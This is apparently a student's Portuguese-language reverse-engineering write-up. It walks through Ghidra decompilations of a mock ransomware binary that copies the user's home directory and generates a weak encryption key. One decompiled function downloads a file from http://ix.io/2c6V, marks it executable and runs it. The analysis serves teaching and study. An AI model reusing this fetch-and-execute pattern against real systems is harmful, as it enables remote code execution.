
Giovanni Dhery Silva Prieto

TAG Engenharia Reversa

O programa usado para a realização da tarefa foi o Ghidra. A primeira coisa a ser feita ao se inicializar foi procurar pela função main. Para isso, foi utilizado o filtra na Symbol Tree do Ghidra.



Decompile: main - (tag_engrev)

```
1
2  undefined8 main(void)
3
4  {
5    uint uVar1;
6
7    puts("Olá!");
8    system("mkdir -p $USER && cp ~/* $USER 2> /dev/null");
9    puts("Codificando os arquivos da sua home...");
10   puts("Procure por uma forma de descodificá-los");
11   puts("OBS: Não desligue sua máquina, se não não será mais possível recuperar os dados!!!");
12   sleep(1);
13   encripta_arquivos();
14   printa_ascii_art();
15   uVar1 = _system_integrity_check();
16   _system_loader_callback("http://ix.io/2c6V",(ulong)uVar1);
17   puts(
18       "brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs"...
19       );
20   return 0;
21 }
22
```

Função main do programa *tag*

Ao ler as mensagens impressas, é possível ter uma ideia geral do que o programa faz. É possível ver também a chamada das funções **encripta_arquivos, printa_ascii_art, _system_integrety_check** e **_system_loader_callback**, que iremos analisar logo em seguida.

encripta_arquivos:

Decompile: encripta_arquivos - (tag_engrev)

```
1
2  void encripta_arquivos(void)
3
4  {
5    time_t tVar1;
6
7    tVar1 = time((time_t *)0x0);
8    srand((uint)tVar1);
9    rand();
10   return;
11 }
12
```

Essa função usa a função time para gerar um valor que vai ser transformado em uint para gerar uma seed da função rand, ou seja, a função rand irá sortear um número entre o intervalo de 0 até sua seed.

printa_ascii_art:

Decompile: printa_ascii_art - (tag_engrev)

```
1
2  void printa_ascii_art(void)
3
4  {
5    printf("%s",banner);
6    return;
7  }
8
```

Essa função irá imprimir um banner na tela, definido no arquivo.

_system_integrety_check:

Decompile: _system_integrity_check - (tag_engrev)

```
1
2  ulong _system_integrity_check(void)
3
4  {
5    uint uVar1;
6    int iVar2;
7    FILE *__stream;
8
9    iVar2 = rand();
10   uVar1 = iVar2 % 5 + 1;
11   __stream = fopen("/tmp/key","w+");
12   fprintf(__stream,"%d\n",(ulong)uVar1);
13   fclose(__stream);
14   return (ulong)uVar1;
15 }
16
```

Essa função vai gerar uma chave que será utilizada posteriormente para criptografar os arquivos. Será sorteado um número pela função rand e depois será feita uma operação para guardar o resultado para a chave na variável uVar1. Esse valor é escrito em um arquivo localizado em /tmp/key, como podemos ver na linha 11. O valor da chave é o valor de retorno da função.

_system_loader_callback:

Decompile: _system_loader_callback - (tag_engrev)

```
1
2  void _system_loader_callback(undefined8 param_1,uint param_2)
3
4  {
5    long in_FS_OFFSET;
6    char local_98 [136];
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   download_file_from_url(param_1,".encriptador",".encriptador");
11   sprintf(local_98,"%s %d\n","chmod u+x .encriptador && ./.encriptador",(ulong)param_2);
12   system(local_98);
13   sleep(2);
14   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
15                     /* WARNING: Subroutine does not return */
16     __stack_chk_fail();
17   }
18   return;
19 }
20
```

As entradas dessa função são o link http://ix.io/2c6V e o valor da chave gerado na função anterior, encriptando os arquivos com tal chave.